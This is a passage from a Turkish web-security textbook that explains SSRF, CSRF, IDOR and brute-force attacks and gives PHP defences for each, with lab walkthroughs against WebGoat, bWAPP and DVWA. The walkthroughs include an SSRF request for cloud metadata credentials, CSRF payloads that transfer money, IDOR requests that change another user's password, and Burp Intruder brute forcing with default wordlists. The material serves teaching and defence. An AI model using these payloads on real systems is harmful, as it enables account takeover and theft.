Sunucu localhost'a erişebiliyorsa saldırgan, iç ağdaki yönetim panelini veya diğer hizmetleri okuyabilir.

Örnek

Bulut üzerindeki bir sunucu, **metadata** bilgilerini şu adresten alır:

http://<bulut sunucu adresi>/latest/meta-data/

SSRF açığı olan bir web uygulaması varsa saldırgan şu isteği yaparak bulut sunucu kimlik bilgilerini çalabilir:

http://example.com/ssrf.php?url=http://<bulut sunucu adresi>/latest/meta-data/iam/security-credentials/

Bu kod, bulut bilişim servisi üzerinde yetkisiz işlem yapmaya olanak tanıyabilir.

SSRF ile yapılabilecek saldırılar şunlardır:

İç Sistemlere Erişim: İntranet'teki yönetim panellerine veya servislerine bağlanabilir.

Yetkili İstekler Gönderme: Uygulamanın kimlik bilgileriyle dış API'lere istek yapılabilir.

Ağ Tarama ve Port Taraması: SSRF açığı olan bir sistem, iç ağa istek atarak hangi servislerin çalıştığını tespit edebilir.

Metadata Bilgilerini Çekme: Bulut tabanlı platformlardan hassas konfigürasyon bilgileri alınabilir.

SSRF saldırılarını önleme yöntemleri şunlardır:

Kullanıcı Girdisini Filtreleme: SSRF saldırılarını önlemek için yalnızca belirlenen güvenli URL'lere istek yapılmasına izin verilmelidir. Belirlenen güvenli domainlere istek yapılmasına şu kod izin verir:

```
$allowed_domains = ['example.com', 'api.example.com'];
 $parsed_url = parse_url($_GET['url']);
if (!in_array($parsed_url['host'], $allowed_domains)) {
    die("Yetkisiz istek!");
}
```

DNS Rebinding ve Yerel IP'leri Engelleme: Saldırganlar bazen DNS Rebinding kullanarak sistemin yerel IP'lere istek yapmasını sağlayabilir.

İç IP adreslerine erişimi engellemek için şu kod kullanılabilir:

```
if (preg_match('/^(127\.|10\.|192\.168\.|172\.(1[6-9]|2[0-9]|3[0-1])\.)/', $parsed_url['host'])) {
    die("Yerel IP'lere erişim yasak!");
}
```

Yalnızca belirli HTTP isteklerini kabul etme örnek kodu şu şekildedir:

```
if (!filter_var($_GET['url'], FILTER_VALIDATE_URL)) {
    die("Geçersiz URL!");
}
```

Ağ Seviyesinde Koruma Sağlama: WAF kullanılmalıdır. Güvenlik grupları veya ağ kurallarıyla yalnızca belirli IP'lere istek atılması sağlanmalıdır.

12. Uygulama

İşlem adımlarına göre **Server-Side Request Forgery** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Kali sanal makinesini çalıştırınız.

2. Adım: Terminalde **WebGoat** dosyasının indirildiği klasörü açınız.

3. Adım: Terminalde WebGoat uygulamasını çalıştıran komutu yazınız.

```
java -Dfile.encoding=UTF-8 -jar webgoat-2025.3.jar
```

4. Adım: İnternet tarayıcısında WebGoat sayfasını (http://127.0.0.1:8080/WebGoat) açınız.

5. Adım: **Server-side Request Forgery** sayfasını açınız.

6. Adım: İkinci tabdaki **Steal the Cheese** düğmesine tıklayıp **kedi** resmini görüntüleyiniz.

7. Adım: İnternet tarayıcısında **Web Geliştirici Araçları** penceresinden **Inspector** penceresini açınız.

8. Adım: Web sayfası kodlarında formda gizli olarak gönderilen URL'yi **Jerry** olarak değiştiriniz (Görsel 7.46).

```
▼<td>
    <input id="url1" type="hidden" name="url" value="images/jerry.png">
  </td>
▼<td>
    <input name="Steal the Cheese" value="Steal the Cheese" type="SUBMIT">
  </td>
```

Görsel 7.46: URL değiştirilmesi

9. Adım: Steal the Cheese düğmesine tıklayıp farenin peyniri aldığını görüntüleyiniz.

10. Adım: Üç numaralı taba geçiş yapınız.

11. Adım: **Try this** düğmesiyle **kediyi** görüntüleyiniz.

12. Adım: Tarayıcıdaki **Inspector** penceresinde sayfa kodundaki URL'yi bulup **http://ifconfig.pro** ile değiştiriniz.

13. Adım: Try this düğmesiyle hedef makinenin IP adresini görüntüleyiniz (Görsel 7.47).

Görsel 7.47: Hedef makinenin IP adresinin görüntülenmesi

7.2.3.7. Cross-Site Request Forgery Zafiyeti

Cross-Site Request Forgery (CSRF), saldırganın kullanıcının kimliğini kullanarak onun adına yetkisiz işlemler yapmasına neden olan güvenlik açığıdır. Kullanıcı, giriş yaptığı bir web sitesinde oturum açmış hâldeyken saldırganın hazırladığı kötü niyetli bir isteği farkında olmadan tetikleyebilir.

CSRF'nin temel çalışma mantığı şu şekildedir:

- Kurban, bir web sitesine giriş yapar ve oturum açar.
- Saldırgan, kurbanın tarayıcısını kötü niyetli bir isteği tetiklemesi için kandırır.
- Kurban, farkında olmadan saldırganın hazırladığı isteği gönderir.
- Sunucu, bu isteği güvenilir bir kullanıcının gönderdiğini düşünerek işlem yapar.

Örnek

CSRF açığı olan bir banka sitesinde kullanıcı para transferi yapmak için şu şekilde bir istek gönderir:

```
POST /transfer HTTP/1.1
Host: <örnek banka sitesi>
Cookie: sessionid=123456
Content-Type: application/x-www-form-urlencoded
account=12345&amount=1000&to=67890
```

Saldırgan, kurbanın tarayıcısına şu zararlı HTML kodunu yükleyerek kurbanın bilgisi dışında para transferi yapmasını sağlayabilir:

```
<img src="http:// <örnek banka sitesi>/transfer?account=12345&amount=1000&to=67890" />
```

Kullanıcı, CSRF açığı olan banka sitesinde oturum açmışsa bu resim yüklenirken sunucu, kullanıcının çerezlerini (sessionid) de kullanarak işlemi gerçekleştirir. Kullanıcı, hiçbir şey fark etmeden saldırganın hesabına para gönderir.

CSRF ile yapılabilecek saldırılar şunlardır:

- Kullanıcı hesap ayarlarını değiştirme
- Para transferi veya ödeme işlemleri gerçekleştirme
- Kullanıcının e-postasını veya şifresini değiştirme
- Yetkili bir kullanıcının bir ürünü satın almasını sağlama
- Admin hesabını ele geçirme (Yetkili kullanıcıdan admin işlemleri yapmasını sağlama)

CSRF saldırılarını önleme yöntemleri şunlardır:

CSRF Token Kullanımı: Her form isteğinde sunucu tarafından oluşturulmuş rastgele bir token gönderilmelidir. Bu token doğrulanmazsa işlem kabul edilmemelidir.

Örnek

```
// CSRF Token oluştur
session_start();
$_SESSION['csrf_token'] = bin2hex(random_bytes(32));
?>
<form method="POST" action="/transfer">
  <input type="hidden" name="csrf_token" value="<?= $_SESSION['csrf_token'] ?>">
  <input type="text" name="amount" placeholder="Miktar">
  <input type="text" name="to" placeholder="Hesap Numarası">
  <button type="submit">Gönder</button>
</form>
```

Token doğrulama şu şekildedir:

```
session_start();
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
   die("CSRF saldırısı tespit edildi!");
}
```

Bu kod sayesinde saldırganın zararlı bir istek göndermesi engellenir.

SameSite Cookie Kullanımı: SameSite özelliği, çerezlerin sadece aynı site üzerinden gelen isteklerde kullanılmasını sağlar.

Bu özelliği etkinleştirmek için şu kod kullanılabilir:

```
session_set_cookie_params([
   'samesite' => 'Strict',
   'secure' => true,  // HTTPS kullanılmalı
   'httponly' => true
]);
session_start();
```

Bu ayar, tarayıcının çerezleri sadece aynı site içinden yapılan isteklerde göndermesini sağlar ve CSRF riskini büyük ölçüde azaltır.

Referer ve Origin Başlıklarını Kontrol Etme: İsteğin hangi sayfadan geldiğini **Referer** ve **Origin** başlıkları gösterir. Haricî sitelerden gelen istekleri engellemek için şu kod kullanılır:

```
if (!isset($_SERVER['HTTP_REFERER']) || strpos($_SERVER['HTTP_REFERER'], '<web sitesi adresi>')
=== false) {
   die("Yetkisiz istek!");
}
```

Yalnızca POST Metodunu Kullanma: CSRF saldırılarında genellikle GET istekleri kullanılır. Önemli işlemler sadece POST istekleriyle yapılmalıdır.

CSRF açığı olan GET kodu şu şekildedir:

```
<a href="http://<örnek banka adresi>/transfer?amount=1000&to=67890">Para Gönder</a>
```

POST kullanımıyla güvenli kod şu şekilde oluşturulur:

```
<form method="POST" action="http://<örnek banka adresi>/transfer">
   <input type="text" name="amount">
   <button type="submit">Gönder</button>
</form>
```

13. Uygulama

İşlem adımlarına göre **Cross-Site Request Forgery** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Beebox sanal makinesini çalıştırınız.

2. Adım: Beebox sanal makinesinde **bWAPP start** kısayoluyla bWAPP uygulamasını başlatınız.

3. Adım: Kullanıcı adını **bee**, parolayı **bug** yazarak bWAPP web sitesine giriş yapınız.

4. Adım: bWAPP sitesinde **CSRF (Transfer Amount)** sayfasına geçiş yapınız.

5. Adım: Sayfa kaynağını görüntüleyiniz.

6. Adım: Sayfa kaynağındaki transferi gerçekleştiren formu kopyalayınız (Görsel 7.48).

```
<div id="main">

    <h1>CSRF (Transfer Amount)</h1>

    <p>Amount on your account: <b> 1000 EUR</b></p>

    <form action="/bWAPP/csrf_2.php" method="GET">

        <p><label for="account">Account to transfer:</label><br />
        <input type="text" id="account" name="account" value="123-45678-90"></p>

        <p><label for="amount">Amount to transfer:</label><br />
        <input type="text" id="amount" name="amount" value="0"></p>

        <button type="submit" name="action" value="transfer">Transfer</button>

    </form>

</div>
```

Görsel 7.48: Transfer için kullanılan kod

7. Adım: Metin editörünü açıp kopyalanan kodu yapıştırınız.

8. Adım: Kodu başka bir hesaba transfer yapacak şekilde düzenleyip kaydediniz (Görsel 7.49).

*login.html

```
<div id="main">

    <form action="http://localhost/bWAPP/csrf_2.php" method="GET">

        <input type="hidden" id="account" name="account" value="111-1111-11"></p>

        <input type="hidden" id="amount" name="amount" value="100"></p>

        <button type="submit" name="action" value="transfer">Onay</button>

    </form>

</div>
```

Görsel 7.49: Başka bir hesaba transfer için kullanılan kod

9. Adım: Kaydedilen sayfayı internet tarayıcısında açıp **Onay** düğmesine tıklayınız.

10. Adım: Açılan sayfada transferin gerçekleştiğini görüntüleyiniz (Görsel 7.50).

Görsel 7.50: Transfer son durum ekranı

7.2.3.8. IDOR Zafiyeti

Güvensiz Doğrudan Nesne Referansı [Insecure Direct Object Reference (IDOR)], bir kullanıcının yetkilendirilmemiş şekilde başka bir kullanıcının verilerine erişmesine veya yetkisiz işlemler yapmasına neden olan güvenlik açığıdır. IDOR genellikle kimlik doğrulama eksikliği veya eksik erişim kontrolü nedeniyle ortaya çıkar ve saldırganların başka kullanıcıların hesaplarına, dosyalarına veya sistem kaynaklarına erişmesine olanak tanır.

Web uygulamaları genellikle URL parametreleri, form verileri veya çerezler aracılığıyla kaynaklara erişir ancak yetkilendirme kontrolleri zayıfsa saldırganlar bu parametreleri değiştirerek başkalarının verilerine ulaşabilir.

Örnek

Bir kullanıcının profil bilgilerini yetkisiz görüntülemek için şu URL kullanılabilir:

https://example.com/profile?user_id=1234

Sistem sadece **user_id** değerine bakarak profili gösterirse saldırgan şu şekilde başka bir kullanıcının profiline erişebilir:

https://example.com/profile?user_id=5678

Sistem **user_id=5678** için yetkilendirme kontrolü yapmazsa saldırgan, başka bir kullanıcının bilgilerini görebilir.

Örnek

Bir kullanıcı, kendi fatura belgelerini görmek için şu URL'yi kullanabilir:

https://example.com/download?file=fatura_1234.pdf

Saldırgan, **fatura_1234.pdf** yerine başka bir dosya adı deneyerek farklı bir kullanıcının faturasını şu kodla indirebilir:

```
https://example.com/download?file=fatura_5678.pdf
```

Sistem, dosyanın gerçekten o kullanıcıya ait olup olmadığını kontrol etmezse saldırgan yetkisiz bir belgeyi indirebilir.

Örnek

Bazı sitelerde parola değiştirme işlemi şu şekilde olabilir:

```
POST /change_password
Content-Type: application/x-www-form-urlencoded
user_id=1234&new_password=YeniParola123!
```

Sistem, **user_id** değerini doğrulamazsa saldırgan şu isteği göndererek başka bir kullanıcının parolasını değiştirebilir:

```
POST /change_password
Content-Type: application/x-www-form-urlencoded
user_id=5678&new_password=HackedPass!
```

Bu durumda saldırgan, **5678** numaralı kullanıcının parolasını değiştirerek hesabını ele geçirebilir.

IDOR zafiyetinden korunma yöntemleri şunlardır:

Yetkilendirme Kontrollerini Doğru Yapma: Uygulamalarda kullanıcı kimliğini doğrulamak yeterli değildir, yetkilendirme kontrolü de yapılmalıdır.

Örnek

Kullanıcının yalnızca kendi profiline erişimini sağlamak için şu kod kullanılabilir:

```
session_start();
$user_id = $_SESSION['user_id'];  // Giriş yapan kullanıcının ID'si
$request_id = $_GET['user_id'];  // Talep edilen kullanıcı ID'si
 if ($user_id !== $request_id) {
   die("Yetkisiz erişim!");
}
```

Nesne Kimliklerini (ID'leri) Rastgele ve Tahmin Edilemez Yapma: IDOR saldırılarının çoğu sıralı ve tahmin edilebilir ID'ler yüzünden gerçekleşir. Bunun yerine **UUID** veya **hash** tabanlı kimlikler kullanılmalıdır.

Sunucu Tarafında Yetkilendirme Kontrolleri Yapma: Kullanıcı bir nesneye erişmeye çalıştığında bu nesnenin gerçekten o kullanıcıya ait olup olmadığı sunucu tarafında doğrulanmalıdır.

Örnek

Sadece sahibinin erişebileceği dosyalar şu kodla görüntülenebilir:

```
session_start();
$user_id = $_SESSION['user_id'];
$file_id = $_GET['file_id'];
// Kullanıcının bu dosyaya erişme hakkı var mı?
$query = "SELECT * FROM files WHERE id=? AND owner_id=?";
$stmt = $pdo->prepare($query);
$stmt->execute([$file_id, $user_id]);
if ($stmt->rowCount() === 0) {
  die("Yetkisiz erişim!");
}
```

API ve Veri Tabanı Sorgularında Doğrulama Yapma: REST API'lerde yetkilendirme eksikliği, IDOR saldırılarına neden olabilir.

Örnek

Yetkisiz erişime açık zayıf API kullanımı şu şekilde olabilir:

```
GET /api/orders?user_id=1001
```

Burada saldırgan, **user_id=1002** kullanarak başka kullanıcıların siparişlerini görebilir.

Örnek

Kimliği doğrulanan kullanıcıya göre filtreleme şu kodla yapılabilir:

```
session_start();
$user_id = $_SESSION['user_id'];
$query = "SELECT * FROM orders WHERE user_id=?";
$stmt = $pdo->prepare($query);
$stmt->execute([$user_id]);
```

Güvenlik Testleri ve OWASP ZAP/Fuzzing Kullanma: IDOR açıklarını tespit etmek için güvenlik testleri yapılmalı ve yardımcı araçlar kullanılmalıdır.

14. Uygulama

İşlem adımlarına göre **IDOR** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Kali sanal makinesini çalıştırınız.

2. Adım: Terminalde **WebGoat** dosyasının indirildiği klasörü açınız.

3. Adım: Terminalde WebGoat uygulamasını çalıştıran komutu yazınız.

```
java -Dfile.encoding=UTF-8 -jar webgoat-2025.3.jar
```

4. Adım: Burp Suite uygulamasını çalıştırınız.


5. Adım: Burp Suite uygulamasında Proxy tabından **HTTP history** penceresini açınız.

6. Adım: **Open browser** düğmesine basarak internet tarayıcısını açınız.

7. Adım: İnternet tarayıcısında WebGoat sayfasını (http://127.0.0.1:8080/WebGoat) açınız.

8. Adım: **Insecure Direct Object References** sayfasını açınız.

9. Adım: Kullanıcı adını **tom**, parolasını **cat** olarak giriniz (Görsel 7.51).




Görsel 7.51: Kullanıcı adı ve parola giriş ekranı

10. Adım: Üçüncü tabı açınız.

11. Adım: İnternet tarayıcısında **Web Geliştirici Araçları** penceresinden **Inspector** penceresini açınız.

12. Adım: **View Profile** düğmesine tıklayınız.

13. Adım: **Network** penceresinde **/profile** isteğinin cevabını inceleyiniz (Görsel 7.52).




Görsel 7.52: Network penceresinde isteklerin cevaplarının görüntülenmesi

14. Adım: Sayfada görüntülenmeyen profil başlıklarını yazıp **Submit Diffs** düğmesine tıklayınız.

15. Adım: Dördüncü tabı açınız.

16. Adım: Metin kutusuna profil bilgisini gösteren URL'yi yazınız (Görsel 7.53).

WebGoat/IDOR/profile/<userId>




Görsel 7.53: Profil bilgisini gösteren URL'nin yazılması

17. Adım: Beşinci tabı açınız.

18. Adım: **View Profile** düğmesine tıklayınız.

19. Adım: Burp Suite uygulamasında Proxy tabındaki **HTTP history** penceresinde **/profile** isteğinin üstüne sağ tıklayıp **Send to Repeater** komutunu seçiniz.

20. Adım: Repeater penceresinde **userId**'yi **2342388** olarak değiştirip farklı bir kullanıcının bilgilerini görüntüleyiniz (Görsel 7.54).



Görsel 7.54: Farklı bir kullanıcı görüntüleme ekranı

7.2.3.9. Brute Force Zafiyeti

Brute Force (Kaba Kuvvet); bir sistemdeki parola, PIN, API anahtarı veya şifrelenmiş veriyi ele geçirmek için tüm olası kombinasyonları sistematik olarak deneyen saldırı türüdür. Saldırgan, doğru kimlik bilgilerini buluncaya kadar milyonlarca farklı parola kombinasyonunu otomatik olarak dener.

Brute Force çeşitleri şunlardır:

Düz Brute Force Saldırısı: Saldırgan, rastgele tüm olası şifre kombinasyonlarını dener.

Örnek aaa123, aaa124, aaa125

Dictionary Attack (Sözlük Saldırısı): Saldırgan, yaygın kullanılan parolalardan oluşan bir listeyi (dictionary) kullanarak deneme yapar. Saldırgan, tüm kombinasyonları denemek yerine önce en yaygın parolaları dener. Bu nedenle daha hızlıdır.

Örnek password, admin, 123456, letmein, iloveyou

Reverse Brute Force (Ters Brute Force): Zayıf bir şifre seçilir ve birçok kullanıcı hesabında denenir. Büyük sistemler için risklidir çünkü birçok kullanıcı yaygın parolalar kullanır.

Örnek password123 parolasıyla binlerce kullanıcı adı denenir.

Credential Stuffing (Kimlik Bilgisi Doldurma): Sızdırılmış kullanıcı adı-parola çiftleri kullanılarak başka platformlarda giriş denenir.

Örnek Bir veri ihlalinden elde edilen kullanıcı adı ve parolası başka sistemlerde de denenir. Birçok kişi aynı parolayı birden fazla sitede kullanır. Bu yüzden çok tehlikelidir.

Brute Force saldırısına karşı korunma yöntemleri şunlardır:

Güçlü Parola Politikası Uygulama: Minimum 12-16 karakterlik güçlü parolalar zorunlu olmalıdır. Parolalar; büyük ve küçük harf, rakam ve özel karakter içermelidir.

Hesap Kilitleme (Account Lockout) Sistemi Ekleme: Belirli sayıda başarısız girişten sonra hesap kilitlenmelidir.

CAPTCHA Kullanma: Bot saldırılarını engellemek için giriş ekranlarına CAPTCHA eklenmelidir.

İki Aşamalı Kimlik Doğrulama (2FA) Kullanma: Parolaya ek olarak SMS, e-posta veya mobil uygulama doğrulaması eklenmelidir.

Rate Limiting (Giriş Denemelerini Sınırlama): Aynı IP'den belirli bir sürede çok fazla istek gelirse engellemelidir.

Parola Hashleme ve Salt Kullanma: Parolalar hashlenerek saklanmalıdır. SHA256, bcrypt, Argon2 gibi güvenli algoritmalar kullanılmalıdır.

Saldırıları İzleme ve Log Tutma: Şüpheli giriş denemeleri kaydedilmelidir. Örneğin belirli bir IP'den binlerce başarısız giriş denemesi varsa uyarı gönderilmelidir.

15. Uygulama

İşlem adımlarına göre **Brute Force** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Kali Linux sanal makinesini çalıştırınız.

2. Adım: Terminal penceresinde **dvwa-start** komutuyla Dvwa web uygulamasını çalıştırınız.

3. Adım: Burp Suite uygulamasını çalıştırınız.

4. Adım: Burp Suite uygulamasında Proxy tabından **HTTP history** penceresini açınız.

5. Adım: **Open browser** düğmesine basarak internet tarayıcısını açınız.

6. Adım: İnternet tarayıcısında DVWA sayfasını (http://127.0.0.1:42001/) açınız.


7. Adım: **DVWA Security** sayfasında güvenlik seviyesini **Low** olarak ayarlayınız.

8. Adım: Brute Force sayfasını açınız.

9. Adım: Kullanıcı adını **user**, parolasını **pass** olarak giriniz.

10. Adım: Burp Suite uygulamasında Proxy tabındaki **HTTP history** penceresinde **/vulnerabilities/brute/** isteğinin üstüne sağ tıklayıp **Send to Intruder** komutunu seçiniz.

11. Adım: Intruder penceresinde user ve pass kısımlarına **payload** ekleyiniz (Görsel 7.55).



Görsel 7.55: Kullanıcı adı ve parola alanlarına payload eklenmesi

12. Adım: Atak tipi olarak **Cluster bom attack** seçiniz.

13. Adım: User payloadına tip olarak **Runtime file** seçiniz.

14. Adım: **Select file** düğmesine tıklayarak **wordlisti** seçiniz.

/usr/share/wordlists/metasploit/http_default_users.txt


15. Adım: Pass payloadına tip olarak **Runtime file** seçiniz.

16. Adım: **Select file** düğmesine tıklayarak **wordlisti** seçiniz.

/usr/share/wordlists/metasploit/http_default_pass.txt

17. Adım: **Start attack** ile Brute Force atağını başlatınız.

